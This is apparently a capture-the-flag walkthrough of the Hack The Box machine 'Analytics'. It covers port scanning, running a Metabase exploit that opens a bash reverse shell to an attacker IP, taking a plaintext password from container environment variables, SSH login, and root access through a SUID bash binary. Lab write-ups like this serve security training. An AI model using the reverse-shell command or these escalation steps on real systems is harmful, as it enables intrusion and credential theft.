Analytics

Analytics

https://app.hackthebox.com/machines/Analytics


docker

```
rustscan -a 10.10.11.233 -- -sC -sV -A | tee scan.txt
```


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Analytical
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add **analytical.htb** to /etc/hosts


one moe domain after try "log in" page



Here is Metabase application. I found exploit for this app.



Found setup token




Create listener

`nc -lnvp 1234`

run exploit

`python3 exploit.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >& /dev/tcp/10.10.14.92/1234 0>&1"`



I am in conteiner.

After enumeration I find user and password


`printenv`

```
printenv
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=5cb93122d342
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=/metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/bin/printenv
5cb93122d342:/$
```

ssh log in, and here are the lot of scripts))

```
Last login: Tue Dec 12 12:51:37 2023 from 10.10.14.245
metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
metalytics@analytics:~$ ls
esc.sh  l  LinEnum.sh  linpeas.sh  m  test.txt  u  user.txt  w
metalytics@analytics:~$ cat user.txt
70e28608b36ed0a03826e8c806a4253d
metalytics@analytics:~$
```

running linpeas I found PE vector


Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root metalytics 1.4M Dec 12 11:40 /var/tmp/bash
-rwsr-xr-x 1 root root 40K Nov 24 2022 /usr/bin/newgrp ⟶ HP-UX_10.20
-rwsr-xr-x 1 root root 71K Nov 24 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 35K Feb 21 2022 /usr/bin/umount ⟶ BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Nov 24 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 35K Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 227K Apr 3 2023 /usr/bin/sudo ⟶ check_if_the_sudo_version_is_vul
-rwsr-xr-x 1 root root 59K Nov 24 2022 /usr/bin/passwd ⟶ Apple_Mac_OSX(03-2006)/Solaris_
-rwsr-xr-x 1 root root 47K Feb 21 2022 /usr/bin/mount ⟶ Apple_Mac_OSX(Lion)_Kernel_xnu-1
-rwsr-xr-x 1 root root 72K Nov 24 2022 /usr/bin/chfn ⟶ SuSE_9.3/10
-rwsr-xr-- 1 root messagebus 35K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 331K Aug 24 13:40 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Feb 26 2022 /usr/libexec/polkit-agent-helper-1
metalytics@analytics:/tmp$ cd /var/tmp
metalytics@analytics:/var/tmp$ ls
bash
systemd-private-8815d7b7cf704a75b76ec5d3638dd88a-ModemManager.service-0wsXeJ
systemd-private-8815d7b7cf704a75b76ec5d3638dd88a-systemd-logind.service-9Pz0EP
systemd-private-8815d7b7cf704a75b76ec5d3638dd88a-systemd-
systemd-private-8815d7b7cf704a75b76ec5d3638dd88a-systemd-
systemd-private-8815d7b7cf704a75b76ec5d3638dd88a-upower.s
metalytics@analytics:/var/tmp$ ./bash -p
bash-5.1# id
uid=1000(metalytics) gid=1000(metalytics) euid=0(root) groups=1000(metalytics)
bash-5.1# cd /root
bash-5.1# ls -la
total 48
drwx------ 6 root root 4096 Aug 25 15:14 .
drwxr-xr-x 18 root root 4096 Aug 8 11:37 ..
lrwxrwxrwx 1 root root 9 Apr 27 2023 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx------ 2 root root 4096 Apr 27 2023 .cache
drwxr-xr-x 3 root root 4096 Apr 27 2023 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r----- 1 root root 33 Dec 12 10:34 root.txt
drwxr-xr-x 2 root root 4096 Aug 25 15:14 .scripts
-rw-r--r-- 1 root root 66 Aug 25 15:14 .selected_editor
drwx------ 2 root root 4096 Apr 27 2023 .ssh
-rw-r--r-- 1 root root 39 Aug 8 11:30 .vimrc
-rw-r--r-- 1 root root 165 Aug 8 11:53 .wget-hsts
bash-5.1# cat root.txt
37f9cbc765237d85cf933e62d5066395
bash-5.1#